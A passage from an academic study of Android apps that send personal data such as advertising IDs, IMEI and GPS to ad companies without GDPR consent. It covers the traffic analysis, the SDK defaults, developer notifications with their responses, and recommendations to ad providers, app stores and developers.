Long-tail app dataset: Between May and September 2020, we crawled all free Android apps available in the store from Germany and successfully obtained more than 1 million apps. Rather than running the analysis of the entire dataset, we decided to filter the list of apps through two steps to reach a more manageable dataset: we first rely on *Exodus-Privacy* [22] to identify apps that have integrated tracking or advertising libraries. As a result, we obtained more than 700,000 apps with embedded tracking or advertising libraries (304 of which are detected by Exodus-Privacy) in their code. Of these apps, we randomly sampled approx. 10% of apps with at least 10,000 downloads and excluded those in the high-profile set already, yielding 70,000 distinct apps for testing.

We note that this pre-selection strategy of filtering out apps which Exodus-Privacy did not flag as containing advertising or tracking libraries results in a sampling bias compared to the high-profile apps. To account for that, when comparing the statistics later, we only compare our data against those high-profile apps that Exodus-Privacy also flagged.

4.2 Network Traffic Analysis

As mentioned in Section 3.3, our approach suffers from certain limitations which keep us from analyzing all apps in the dataset. We were able to successfully analyze 72,274 (83.9%) apps, i.e., 14,975 high-profile apps and 57,299 long-tail apps. The remaining 13,889 either crashed or detected the analysis environment, making all of them potential false negatives.

Out of the 72,274 successfully analyzed apps, we identified 41,900 apps that contacted the Internet in either of the launches in R_1. Specifically, we identified 10,290 unique fully-qualified domain names being contacted. However, we found that a single registerable domain uses many subdomains (e.g., `rt.applovin.com`, `d.applovin.com`). To normalize these hosts to their registerable domain (`applovin.com` in the above cases), we rely on the public suffix list [51]. We refer to these resolved domains as *domain names* in the following. As a result, we identified 7,384 domain names that were contacted by 41,900 apps.

Among the 7,384 domain names, we found 1,744 (23,6%) domain names that received one or more of the types of PD listed in Table 1. Each time any of the relevant data is sent by an app to a domain, we count this as a case of PD being sent out. Specifically, we identified 28,665 apps (see the first column of Table 3) that sent PD to these 1,744 domain names. We now rely on the assumption that a third party would serve multiple apps and hence flag those domains as third-party domains that are contacted by at least ten different apps. This leads us to detect 337 distinct third-party domains. We found that 28,065 (97.9% of 28,665; second column in Table 3) apps sent PD to 209 third-party domains. Notably, third-party domains, representing only 12.0% of domains which received PD, are responsible for a disproportionate fraction (94,7%) of cases of receiving PD without prior consent.

This result suggests that only a negligible number of first parties collect PD. In contrast, the majority of PD was sent to third parties, which developers heavily rely on for a variety of purposes such as monetization (e.g., personalized ads), error logging, analytic services, user engagement, or social network integration. We note that GDPR mandates explicit consent in case such a third party acts as a data controller (rather than a data processor, that does not itself benefit from processing the data). Hence, in the following, we specifically focus on domains for which we can unequivocally determine that they control data for their own purposes, namely advertisement.

	Any Domains (N=28,665)		Third-Party Domains (N=28,065)		Advertisement Domains (N=24,838)	
	High-Profile Apps	**Long-Tail Apps**	**High-Profile Apps**	**Long-Tail Apps**	**High-Profile Apps**	**Long-Tail Apps**
AAID	5,177 (34.6 %)	22,152 (38.7 %)	5,072 (33.9 %)	21,957 (38.3 %)	4,366 (29.2 %)	19,904 (34.7 %)
BSSID	86 (0.6 %)	107 (0.2 %)	71 (0.5 %)	88 (0.2 %)	16 (0.1 %)	12 (0.0 %)
EMAIL	48 (0.3 %)	113 (0.2 %)	42 (0.3 %)	108 (0.2 %)	—	—
GPS	459 (3.1 %)	1,151 (2.0 %)	363 (2.4 %)	946 (1.7 %)	136 (0.9 %)	244 (0.4 %)
GSF	4 (0.0 %)	3 (0.0 %)	3 (0.0 %)	1 (0.0 %)	—	—
IMEI	107 (0.7 %)	611 (1.1 %)	51 (0.3 %)	444 (0.8 %)	36 (0.2 %)	356 (0.6 %)
IMSI	22 (0.1 %)	26 (0.0 %)	8 (0.1 %)	6 (0.0 %)	—	—
MAC	68 (0.5 %)	126 (0.2 %)	30 (0.2 %)	41 (0.1 %)	27 (0.2 %)	17 (0.0 %)
PHONE	1 (0.0 %)	4 (0.0 %)	1 (0.0 %)	—	—	—
SERIAL	49 (0.3 %)	158 (0.3 %)	17 (0.1 %)	91 (0.2 %)	3 (0.0 %)	3 (0.0 %)
SIM_SERIAL	9 (0.1 %)	29 (0.1 %)	5 (0.0 %)	19 (0.0 %)	—	—
SSID	73 (0.5 %)	108 (0.2 %)	67 (0.4 %)	78 (0.1 %)	17 (0.1 %)	15 (0.0 %)
UID	1,044 (7.0 %)	4,471 (7.8 %)	938 (6.3 %)	4,236 (7.4 %)	679 (4.5 %)	3,533 (6.2 %)
Any	5,455 (36.4%)	23,210 (40.5%)	5,276 (35.2%)	22,789 (39.8%)	4,415 (29.5%)	20,423 (35.6%)

Table 3: Types of data and number of apps sending this to any, third-party, and ad domains (percentages relative to dataset sizes).

4.3 Identifying Advertisement Domains

Under the GDPR, all personal data processing has to have a legal justification. The first party acting as a data controller may rely on several potential legal justifications for their data processing: fulfillment of a contract, legitimate interest, or consent. This legal justification extends to any third party acting as a data processor for the app developer. Since the third party acts completely under the app developer's control they are viewed as in the same legal domain as the first party. Meanwhile, a third party acting as a data controller would need its own legal justification to receive and process the user's PD. As such, they cannot rely on the original controller (app developer) to be the only responsible party to obtain a valid legal basis for their processing operations, or to ensure compliance with other obligations under the GDPR, particularly regarding the exercise of data subjects' rights. [29].

As the most prominent business case of third parties receiving and processing user data for their own business purposes, we chose (targeted) advertising to have a conservative lower bound for the cases of GDPR violations in the wild. An app which relies on external data controllers for targeted advertising needs to explicitly ask for the user's consent to share her PD with the third party. We found that third-party domains received 94,7% of all PD being sent out to the Internet. In order to analyze whether this data transfer would most likely require the user's prior consent, we first need to identify whether a third party is an advertising company, and second need to differentiate between those third parties that act as data processors and those that act as data controllers.

To determine whether a party is a potential advertisement company, we first rely on Webshrinker's categorization to identify the main topic of a domain [68] for all 209 third-party domains that received PD in our analysis. For all domains *not* flagged as ad-related, we manually review the Web pages of the domains to assess if the domain is related to a company offering in-app advertising services. For example, while Facebook is categorized by Webshrinker as a social network, they are also an advertising company, which relies on `graph.facebook.com` for advertising and tracking [52]. In this fashion, we identified 69 domains which are operated by ad-related companies. However, not all these domains actually act as data controllers under the GDPR. To distinguish between data controllers and processors, we analyzed the legal documents provided by the third parties.

Particularly, we manually analyzed the terms of service, privacy policies, developer guidelines and contracts, if available. The GDPR requires companies processing personal data to transparently provide their processing purposes and justification. We relied on the third party's legal self-assessment whether they describe themselves and their data use as a data controller or data processor. If they described their data use as mainly for their own company's gain, e.g., assembling and selling user profiles across several different apps, we would classify them as data controllers. If they limit their described data use as purely on behalf of and instructed by the app developer and if they would provide the additional necessary data processor agreement documents, we classify them as data processors. If a company's legal statements were too vague or they offered services as both data controller *and* processor, we classified them as data processors in order to conservative estimate the number of potential GDPR violations and to not unjustly notify app developers that commissioned these companies as data processors.

Out of 69 third-party domains which are operated by ad-related companies, we identified 45 domains of data *controllers* (full list in Appendix, Table 5), which would require explicit consent to receive data. In the next section, based on these 45 ad-related domains, we present our analysis on the GDPR compliance of apps regarding consent requirements.

4.4 In-Depth Analysis of Violations

We now focus on the set of apps which contacted any of the aforementioned 45 domains which we determined to be ad-related data controllers. Based on these domains, we find that the vast majority of apps that contact third parties with PD in fact send this to ad-related domains (24,838/28,065 or 88.5%, as shown in the third column of Table 3). Moreover, 86.6% (24,838/28,665) of apps which sent out *any* data do so towards advertisement domains. Relative to the number of apps we could successfully analyze, this means that 34.4% of them sent out PD to third-party data controllers, thereby violating GDPR's mandated consent to such collection. We note that this is in light of a mere 45/1,774 (2.5%) contacted domains being flagged as advertisement domains, which shows the significant skew towards apps sending out PD to advertisement companies without user's explicit prior consent. Notably, there is a significant skew towards the AAID as being the most frequently transferred piece of PD. However, according to both the advertising industry [35] and Google's own brand [33], the AAID is considered PD and regularly requires consent before being collected by third-party data controllers.

Identifying Major Players We now turn to analyze which are the most frequent parties that receive PD. Figure 3 shows the top 10 ad-related domains that received PD in our dataset, counting the number of apps that sent data towards them. We find that more than half of the apps which sent data without consent sent data to (at least) Facebook. It is noteworthy that Facebook makes GDPR compliance particularly tough for developers to implement. According to their own documentation [23], their SDK defaults to assuming user consent. That is, a developer must actively disable the automated transmission of PD and implement their own consent dialogue. In the case of Facebook, they operate in multiple capacities (e.g., social media integration *and* advertisement), yet their terms allow data sharing between the different services in their privacy policies. Specifically, the Facebook Graph API can share its data with Facebook Ads [4], which in turn can again be used to optimize advertisement.

The current version of the SDK of the second most-prevalent recipient of data, namely Unity, supports two variants of consent [63]: either, the developer provides consent through an API call (naturally after having acquired explicit consent) or the app developer can rely on Unity's solution which asks the user when the first ad is shown. However, as per their legal documentation, this is an *opt-out* mechanism rather than opt-in [64]. We believe this to be the major driving force behind the large number of requests towards Unity, as their ads first transmit data and then ask users to opt-out.

As for the third-largest recipient, we note that Flurry also supports a consent API, but the documentation is unclear about the default behavior and lacks important details about the proper implementation [26]. More notably, Flurry delegates the responsibility to acquire consent to the app developer. Moreover, they explicitly state that they assume any data is only sent after the developer has received consent. Overall, this implies that library providers make it very cumbersome for developers to be compliant with GDPR.




Figure 3: Top 10 ad domains that frequently received PD from 24,838 apps that sent PD to all ad-related domains.

Combining Multiple Identifiers As our data indicates, the vast majority of apps send out the AAID. While this in itself is already problematic with respect to the GDPR, apps sending out any other information alongside the AAID also violate the Google policy for AAID usage. In particular, according to said policy [3, 50], the AAID must only be used for advertising and user analytics. For both purposes, the AAID may not be connected to persistent device identifiers (e.g., SSID, IMEI). The AAID may only be connected to other personally-identifiable information with the user's explicit consent. In our dataset, we found that a total of 3,840 apps combined the AAID with some other type of personal information. Hence, all these apps not only infringe on the explicit consent required by GDPR, but also violate Google's policy, which means they could be removed from the app store.

For each app, we investigated to which ad-related domain they sent out the combination of the AAID and other PD. The results of this analysis are shown in Table 4. Note that, on purpose, we do not include the UID here, as we cannot identify whether a particular unique ID is just the AAID (e.g., hashed with an unknown algorithm). The results indicate that there are numerous domains that receive the combination of AAID and some other identifiers. Specifically, for cases such as the 190 apps that sent out the AAID with the IMEI to Flurry, Google can remove the apps without prior notice from the app store. To further understand this violation of Google's policy (combined with the fact that only relatively few apps conduct this practice), we analyzed the versions of SDKs used in apps which sent out the data to these top 5 ad-related domains. To that end, we rely on a two-step approach. First, based on the collected traffic, we identify SDK version numbers from the requests, such as GET or POST parameters (see Appendix B for details). For apps which lack such version information in the HTTP traffic, we instead rely on a more involved analysis

Domains	Data Types	No. Apps
flurry.com	IMEI	190
	GPS	156
	SERIAL	4
	SSID	2
	MAC	1
my.com	BSSID;GPS;MAC;SSID	22
	MAC	17
	GPS;MAC	2
	BSSID;GPS;IMEI;MAC;SSID	1
amazon-adsystem.com	GPS	30
unity3d.com	IMEI	29
vungle.com	GPS	26

Table 4: Top 5 of ad domains receiving AAID along with other PD in our two app datasets.

through LibScout [9]. We chose not to apply LibScout to all apps given the significant runtime overhead this would have caused (99.47 seconds per app for 100 randomly tested apps on macOS/Core-i7/16GB RAM).

Out of the 353 apps which contacted Flurry, we were unable to extract SDK version information for 202 apps from their traffic. For these 202 apps, LibScout successfully detected SDK versions for 53 of the apps. In particular, it detected SDK versions for 45 of the 190 apps which sent the IMEI, all of which were pre-GDPR versions. We note that based on the release notes of Flurry [28], the feature for the IMEI collection was removed already in 2016. Since we are unable to download Flurry SDKs before version 6.2.0 (released in November 2015), it is highly likely that LibScout's failure to detect the version stems from pre-6.2.0 versions being used by the apps in question. Hence, we believe that the IMEI collection can be attributed to extremely old versions of the SDK still in use in the apps we tested. For the versions which sent the serial, LibScout detected two out of the four SDK versions, both of which ran pre-GDPR versions. For the single detected case of sending out the MAC address, LibScout detected a version with GDPR support. Finally, for the class of apps that sent out GPS, we could detect SDK versions for 151/156 based on the traffic, and LibScout successfully detected the SDK version for the remaining five. Notably, all these apps used current versions of the Flurry SDK. However, based on the Flurry manual, it appears that if an app has GPS permissions, Flurry defaults to sending this unless the developer explicitly opts-out [27].

For the 42 cases in which `my.com` received (at least) the MAC with the AAID, we found that 23 ran SDK versions which support GDPR. However, the documentation is sparse [44] and it remains unclear if the default behavior is to collect such data (or the developer has to set `setUserConsent` to true first). For the remaining 19 cases, they all used outdated SDK versions without GDPR support. Considering the data sent out to Amazon, we find that 20/30 apps are running a current version of the Mobile Ads SDK. For the 29 cases of apps which sent the AAID along with the IMEI to Unity, these all used outdated SDKs (released before 2018 when GDPR came into effect). For Vungle, 16/26 apps which sent out GPS with the AAID ran pre-GDPR versions of the library (added in version 6.2.5 [66]). Yet, for the remaining ten, the version numbers indicated GDPR support; i.e., in these cases developers opted into sending said data.

Further, out of 24,838 apps that sent PD to ad-related domains, we found that 2,082 (8.4%) of these apps have a pre-GDPR update date (before May 2018). We note from this analysis that the most egregious violations can be attributed both to extremely old versions of libraries (e.g., developers often neglect SDK updates when adding functionality [18]), but also to the complex configuration required to make apps GDPR (and Play Store)-compliant. This is particularly obvious for the collected GPS coordinates in Flurry's SDK, which seems to be enabled by default unless developers opt-out. In the following, we aim to understand if the violations discussed thus far are specific to either high-profile or long-tail apps.

Comparing the Datasets A natural question that arises is about potential differences between the datasets. As mentioned earlier, we filtered the long-tail apps through Exodus-Privacy, which introduces a selection bias. To account for that, before comparing the datasets, we apply the same filtering to the high-profile apps. After that, we find that only 10,799 of the 14,975 high-profile apps we could successfully analyze would have passed this filtering step. Notably, we would have missed 888 high-profile apps which sent out data if we had prefiltered the high-profile apps. Assuming similar distributions of undetected ad-related libraries in the long-tail set, this is an obvious limitation of our sampling approach and should be kept in mind for future work. After applying the filtering to the high-profile set, we consider 3,527/10,799 (32.6%) high-profile apps which sent out data as well as 20,423/57,299 (35.6%) apps from the long-tail dataset in the following.

We first compare the number of apps in each dataset which send out PD to ad-related domains. Our null hypothesis H_0 is that there is no difference between high-profile and long-tail apps in terms of sending out PD. By applying χ^2, we find that with $p < 0.01$, H_0 is rejected. However, computing Cramer's V ($v = 0.0228$) we find that the effect is negligible [20]. Next, we investigate to what extent the apps in the datasets differ in terms of domains to which they send PD. For this, we apply the Kruskal-Wallis test, which rejects H_0 of no difference between the sets with $p < 0.01$; however, computing the effect size $\varepsilon^2 = 0.0178$, there is again only a small to negligible effect [20]. Similarly, for the number of different types of PD sent out, Kruskal-Wallis shows $p = 0.022$, but $\varepsilon^2 = 0.0002$, i.e., again significant difference, yet negligible effect.

In addition to the overall trend, we also analyzed whether we can observe differences in the parties which are contacted by apps in each category. Figure 4 shows the most frequently




Figure 4: Top 5 ad domains receiving PD in each app set after applying the Exodus-Privacy filtering to the high-profile set (percentages relative to the PD-sending apps per dataset).

contacted domains across both datasets together with the percentage of apps that sent PD to them. In particular, we consider the percentages relative to the apps after the Exodus filtering step. We note that `facebook.com` is the most prevalent in both sets, yet occurs more often in the high-profile than the long-tail apps. Contrary to that, we find that `unity3d.com` is more pronounced in the long-tail apps.

By analyzing the categories of the apps, we found that Unity is frequently used in games, which are at the core of Unity's business model. Notably, AppBrain combines all subcategories of games into a single category, meaning our high-profile apps set contains only 500 such games. In contrast, in the long-tail apps set, almost 20% of the apps are related to games, explaining the significant skew towards Unity in that dataset. Generally, out of 72,274 successfully analyzed apps, the top 5 categories that have more violating apps than others in both app sets are *game* (73.29%), *comics* (64.97%), *social* (41.39%), *shopping* (37.04%), and *weather* (36.59%).

Overall, the results of our comparative analysis lead us to conclude that the phenomenon of sending out personal data without prior explicit consent occurs as frequently and with as many parties in both high-profile and long-tail apps. While we did observe statistically significant differences, the associated effect size was negligible. And while there certainly exists a difference between the two datasets in terms of *who* receives data, we cannot observe a difference that would warrant the hypothesis that high-profile apps violate GDPR less than long-tail ones.

Manually Analyzing Consent Dialogues To investigate whether developers may have merely misunderstood the concept of consent (or the GDPR requirements thereof), we randomly sampled 100 apps which sent out data in our experiment and checked the screenshots (which we had taken as part of our analysis to show on the Web interface). Specifically, we checked for both implicit consent dialogues (such as those indicating that by using the app, we consent to data being sent out) or explicit opt-out dialogues. We note here that even having an opt-out dialogue which – after negative confirmation – stops collecting of data still meant the app sent out data *before* asking for the user's consent. Among these 100 apps, we found only 25 apps present any type of consent notices to users. Of these, only 11 apps provide an option to reject the data collection, while the remaining 14 apps ask users to accept the data collection to use without options to reject the data collection and sharing. Overall, this indicates that the vast majority of apps do not even attempt to achieve GDPR compliance, nor do they add meaningful ways of rejecting consent after the fact.

5 Developer Notification

In addition to the technical analyses described thus far, we also notified affected developers. This had two main goals: first, to inform them about the potential breach of GDPR regulations, which may lead to severe fines [16]. Second, we wanted to gain insights into the underlying reasons that caused the observed phenomena in the first place. Since disclosing the findings to authorities (e.g., regulators, Google) might cause financial harm to developers, we consciously decided not to involve authorities but rather notify developers directly to remedy compliance issues. We note that our institution's ethics guidelines do not mandate approval for such a study.

To notify the developers, we extracted the email addresses used to upload the apps into the Play Store. To assess how many developers actually received our reports, rather than including the technical details about the issues in the email, we sent developers a link to our web interface. On this, we briefly explained our methodology of testing and showed the developers information about which hosts received which type of data (see the previous section). In addition, in our email, we asked recipients if they had been aware of the potential violation of their apps, their general understanding of what is personal data under GDPR, and their plans to address the issues as well as proposals for tool support (see Appendix A for the full email). We decided to have this rather than a full-fledged survey, as we wanted to keep the overhead for respondents as low as possible to prompt more responses. We note that the notification was carefully worded not to make legally conclusive statements, since this could amount to legal consulting which is strictly regulated by German law.

5.1 Notification and Accessed Reports

Out of the 24,838 apps for which we had discovered some potential GDPR issue, 7,043 had been removed from the Play Store by the time we conducted our notification. For the remaining 17,795 apps, we sent out notifications in two batches, each with a reminder. The first batch of apps were notified on December 15, 2020, with a reminder on January 5, 2021. In this batch, we only included such apps that had not been updated since our download from the Play Store until the day of the notification, totalling 8,006 apps. We took this

step to ensure that we would not notify developers who had removed the problematic code between our dataset download and notification date. For these 9,789 apps with recent changes, we re-downloaded the latest version, conducted our analysis again to confirm our findings, and added those apps to the second batch which still had some issues. The second batch of notifications was sent on January 6, 2021, with reminders on January 20, 2021. Note that we decided to give an additional week between notification and reminder for round 1 of the notifications, given the overlap with the Christmas vacation. In both cases, we grouped emails to developers (i.e., if a single developer had more than one app in the store, they only received one email with multiple links). We followed best practices established by prior work [19, 38, 59, 60] allowing developers to opt-out and not send reminders for those apps for which we had previously seen an access to the report.

In total, we notified 11,914 developers responsible for 17,795 apps. Of those developers, eight asked to be removed from our experiment. Until February 1, 2021, we saw 2,199 accessed reports. Notably, some accesses were related to spam checking (e.g., from Barracuda's IP range or clients not downloading subresources like CSS files), which we ignore in our analysis. This leaves us with accessed reports for 2,083 apps. Notably, considering that a single owner may have multiple apps affected by the same issue, we count the overall number of apps for which their developer accessed *some* report, totalling 2,791 (15.7%) apps for which we reached their owner.

5.2 Developer Responses

In addition to the accessed reports and the updated apps, we also analyzed the responses we received from developers. In total, this amounted to 448 distinct senders that we classified emails for. Based on an initial set of responses, three coders developed an initial code book and then separately analyzed the entire set of responses. For all cases in which their assessment of an email/thread differed, they discussed the cases in a group until they agreed on a classification. Note that not all respondents answered the stated questions from our email [1].

Of the 448 respondents, 114 acknowledged receipt of our email and wanted to take it under advisement. 54 stated that they required further investigation, either within their respective companies or their third-party SDK vendor. 48 further inquired with us about potential solutions to the problem, such as adding privacy policies to explain the data collection. We faithfully answered these emails while stating that we cannot provide conclusive individual legal assessments. Notably, 20 respondents argued that the EU was not their main market, and that hence either GDPR would not apply to them or they did not feel the need to implement consent, either being unaware of their app being downloadable from an EEA country Play Store or that having users resident in the EU leads to applicability of the GDPR.

[1] All developers we quote in this paper have given their explicit consent.

On the other side of the spectrum, 116 respondents disagreed with our assessment. These ranged from comments like *"i am not aware that my app might not be GDPR compliant"*, *"I show my privacy policy at the start of the app"*, *"where seems to be the problem"* to simple claims that their apps do not transmit any user information, but also argued that their advertisement libraries first ask for user consent before transmitting any data. This highlights a misconception that having a privacy policy supersedes the need to have explicit consent under the GDPR. Notably, as also highlighted by our manual analysis, many ad-related libraries sent out data before showing the consent dialogue. In the most extreme cases, developers also argued that it was infeasible for them to fully support GDPR, with one developer stating: *"I haven't done anything wrong in my eyes. I show adverts in my Apps from BIG F****** COMPANIES like Google and Facebook and it's up to them to tell developers what they collect so we can then pass that on to our users. Like how the hell am I supposed to know what a black box SDK from Google does with data in the App I publish to people???"*.

When asked about the data collection, 70/151 respondents (46%) said they were aware of the types of data being collected and 53/122 (43%) said they knew this data was protected by GDPR. Of the 139 respondents who answered our question regarding reasons for lacking explicit consent, 66 (47%) argued they rely on a third-party app builder or SDK to make their apps compliant and 40 (29%) believed their app to be compliant already. Ten explained their app was outdated, seven noted that they lacked resources for proper implementation, and seven said this was a bug. Finally, nine respondents stated there was no particular reason.

When asked about their plans to change their apps (218 answers), 136 (62%) stated to update their app, with another 29 (13%) claiming to plan to remove the app from the Play Store altogether or make it inaccessible from EEA countries. Eleven said to conduct additional research into GDPR and their responsibilities as the developers, and 17 said they did not feel the necessity to take any steps. Our data is heavily skewed towards those developers that plan to take action; we attribute this to the fact that developers that disagreed with our assessment rarely answered our follow-up questions.

Regarding our final question about developer support, we received 72 answers. Of those, 44 wanted to have an automated tool like ours to analyze their apps for compliance, while 19 asked for better documentation around how to implement GDPR compliance. Finally, nine respondents argued that third-party tools should be compliant by default (e.g., *"requiring ad providers to take responsibility for all the compliance to this unnecessarily complicated law"*). Naturally, the skew towards automated tooling is not surprising, given that we notified developers after applying our automated toolchain. It is noteworthy, though, that fewer developers answered this final question, implying that it is not even clear to them how they could be better supported in this particular issue space.

5.3 Updates to Notified Apps

To assess our notification's impact on the affected apps, we downloaded new versions of all apps that had looked at our reports at least one by April 06, 2021. We re-ran our pipeline for each app with an updated version to assess if the changes were related to the reported GDPR infringement. For the 2,791 apps for which we reached a developer (i.e., they looked at at least one report for their apps), 91 apps were removed from Google Play, and 8 apps were no longer available to download from Germany. We found 1,075 apps with updates since our notification for the remaining apps. By rerunning our pipeline on these 1,075 apps, we observed that 250 (23%) apps no longer sent PD to ad-related domains without prior consent. Considering those 136 respondents that claimed to plan to update their apps to incorporate proper GDPR consent, we found that 92 apps (for which the respondents were responsible) had been updated until the end of our experiment. Notably, though, only 43 were updated in such a fashion that they did not send out any data without interaction.

We note here that the overall number of apps which addressed the issue is low. Based on the responses we received, we believe this to have two core reasons. First, many apps are developed by small teams (if not individuals) who would rather focus on functionality updates. Second, as shown in our analysis of popular SDKs such as the one from Facebook, they do not provide a consent dialogue, but rather put the burden on the developer to integrate a new UI to ask for consent, which is then passed to the SDK. Hence, we believe the number of apps which address this issue will rise over time and the seemingly small change in overall numbers can be attributed to a lack of time to properly address the issue.

6 Calls to Action

Our results thus far have shown that the sharing of PD with third-party data controllers is very pronounced in the datasets we tested. More than one-third of all apps we tested sent out PD before any users' interaction. More notably, we could not find a significant difference between high-profile and long-tail apps, i.e., the problem affects both high-profile and long-tail apps. Given these insights, we now discuss which involved parties can take which steps to remedy the situation.

6.1 Third Parties Should Take Responsibility

Today, digital content is largely funded by advertising, which means that companies monetize our behavior, attention, and PD rather than us paying for services with money [29]. To maximize revenue, advertising services heavily rely on continuous data collection and tracking PD from users [43]. Our results show a significant skew towards apps sending out PD to advertisement companies without user's explicit prior consent (i.e., 86.6% of all apps that sent PD to the Internet) — which is the most prominent business case of third parties receiving and processing user data for their own business purposes. However, we found that these third parties make it cumbersome for developers to comply with GDPR or shift the responsibility to app developers.

For example, Facebook required developers to obtain users' consent before sending data via the SDK [23], whereas the default behavior is automatically collecting user PD such as AAID [24]. Our insights further show that such popular companies play key roles in the widespread receiving of PD without users' explicit consent, i.e., more than half of apps that sent data without consent sent it to (at least) Facebook. However, many developers believed that their apps are compliant by default when using these popular companies' services, as noted by one respondent as *"These third party SDKs are from industry leading ad networks that only accept those apps that are GDPR compliant. So a GDPR compliance is must before the app is being approved by these advertising networks (i.e. Facebook & Admob). So our app is a GDPR complaint"* (sic). In addition, some respondents claimed to be aware of GDPR-relevant data, but were surprised by our reports which showed that the SDKs collected information; *"We were already aware of this topic and we were already working on it. We did not send any events to Facebook (we eliminated this feature long ago) – the SDK itself sent out data to Facebook without any trigger from our side"*. While this lack of knowledge does not absolve the first party of their responsibility, the lack of clear guidelines and safe defaults for GDPR-compliant data collection by the advertisement industry inevitably puts their customers, i.e., the app developers, at risk of the draconian fines which can be imposed for GDPR violations [29].

Our findings show the urgent need for advertisement companies and third parties (data controllers) to make comprehensive changes to help app developers comply with European regulations and exercise the data subjects' fundamental rights and freedoms. Particularly, third parties first should limit the data collection to respect principles of data protection by design and by default. For obtaining user consent, third parties should provide the consent mechanism that automatically shows the consent dialogue to users and explicitly ask for opt-in to data sharing and collection, without forcing the developers to implement this mechanism in a legally compliant way. Further, to support developers, third parties should make their documentation transparent and easy to access, including explicit discussions of implications of violating GDPR.

6.2 App Stores Should Take Actions

App stores such as Google Play are a channel for the distribution of developers' apps to the users, which play an important role in supporting developers to be informed about each territory's related regulations and protect user privacy. However, we found that developers lack such support, e.g., *"This game was designed to Brazil and we published the game to Europe*

in March 2019 to expand our potencial [sic] customers, targeting Portugal. GooglePlay allows this, checking a button, without any restrictions. So, I feel protected by Google somehow". Therefore, we strongly suggest that app stores should take more decisive actions in this area. For example, when developers upload their apps, the store should tell them about the selected countries' associate regulations.

Besides a large number of apps that sent PD to ad-related domains without users' explicit consent (24,838 apps), we further detected a total of 3,840 apps that combined the AAID with some other type of PD. Hence, all these apps not only infringe on the explicit consent required by GDPR, but also violate Google's policy [3, 50]. Such behaviors happened due to developers' opt-in or the usage of outdated libraries that do not support GDPR. Given that, app stores could also employ such techniques as our to identify the potential violations of GDPR explicit consent, or the usage of outdated SDK by or LibScout [9], and then inform developers before delivering the apps to end-users. To support this effort, we make our analysis pipeline available as open-source [1].

6.3 Support for Developers

Obviously developers play a major role in making their apps compliant with the GDPR. Our findings show that they are currently put in a disadvantaged position. Out of the responses we received, more than half noted that they were unaware of what counts as *personal* data under GDPR. From the received responses, there is a clear need for better information and documentation as well as tools which help developers avoid such pitfalls. Further, based on our in-depth analysis of third party's developer and legal documentation, we observed that third parties make it cumbersome for developers to comply with GDPR. We therefore strongly call on third-party vendors for better documentation and transparency in legal documents, which should in turn be thoroughly checked by developers when building their apps.

7 Conclusion

In this paper, we performed an empirical study of 86,163 Android apps to understand the current state of the violation of GDPR's explicit consent. Doing so, we found 24,838 (34.3% of the successfully analyzed) apps sent personal data towards advertisement providers that act as data controllers without the user's explicit prior consent. We believe that our results shed new light on the current state of the violation of GDPR's explicit consent in the wild. Based on our insights from our notifications and in-depth analysis, we find that this problem is widespread, misunderstood among developers, and requires effort from ad providers, app stores, and developers alike to mitigate. Finally, we derived concrete recommendations to all concerned parties and make an urgent call to help developers comply with the GDPR and honor users' rights and freedoms.

Acknowledgments

We thank our shepherd Roya Ensafi and the anonymous reviewers for their valuable feedback. Many thanks to Michael Schilling for his help and support, and Richard Bergs, Johanna Wüst, Xin Yun who categorized the developer responses.

References

[1] GDPR-Consent, 2021. URL https://github.com/cispa/gdpr-consent.

[2] Breyer v. Germany, 2021. URL http://hudoc.echr.coe.int/eng?i=001-200442.

[3] Google Developer Distribution Agreement. Developer distribution agreement. https://play.google.com/about/developer-distribution-agreement.html#use, 2021. 2021/01/17.

[4] B Andow, S Y Mahmud, J Whitaker, W Enck, B Reaves, K Singh, and S Egelman. Actions speak louder than words: Entity-sensitive privacy policy and data flow analysis with policheck. In *USENIX Security*, 2020.

[5] appbrain. Google play ranking. https://www.appbrain.com/stats/google-play-rankings/, 2021. 2021/05.

[6] Apple. User privacy and data use. https://developer.apple.com/app-store/user-privacy-and-data-use/, 2021. 2021/02/01.

[7] S Arzt, S Rasthofer, C Fritz, E Bodden, A Bartel, J Klein, Y Le Traon, D Octeau, and P McDaniel. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. *Acm Sigplan Notices*, 2014.

[8] K W Y Au, Y F Zhou, Z Huang, and D Lie. Pscout: analyzing the android permission specification. In *CCS*, 2012.

[9] M Backes, S Bugiel, and E Derr. Reliable third-party library detection in android and its security applications. In *CCS*, 2016.

[10] R Bhoraskar, S Han, J Jeon, T Azim, S Chen, J Jung, S Nath, R Wang, and D Wetherall. Brahmastra: Driving apps to test the security of third-party components. In *USENIX Security*, 2014.

[11] European Data Protection Board. Guidelines 2/2019 on the processing of personal data under article 6(1)(b) gdpr in the context of the provision of online services to data subjects". https://edpb.europa.eu/sites/edpb/

files/files/file1/edpb_guidelines-art_6-1-b-adopted_after_public_consultation_en.pdf, 2019. 2019/02.

[12] R Bonett, K Kafle, K Moran, A Nadkarni, and D Poshyvanyk. Discovering flaws in security-focused static analysis tools for android using systematic mutation. In *USENIX Security*, 2018.

[13] P Calciati, K Kuznetsov, X Bai, and A Gorla. What did really change with the new release of the app? In *MSR*, 2018.

[14] CCPA. California consumer privacy act (ccpa). https://oag.ca.gov/privacy/ccpa, 2021. 2021/02/01.

[15] A Cortesi, M Hils, T Kriechbaumer, and contributors. mitmproxy: A free and open source interactive HTTPS proxy, 2010–. URL https://mitmproxy.org/.

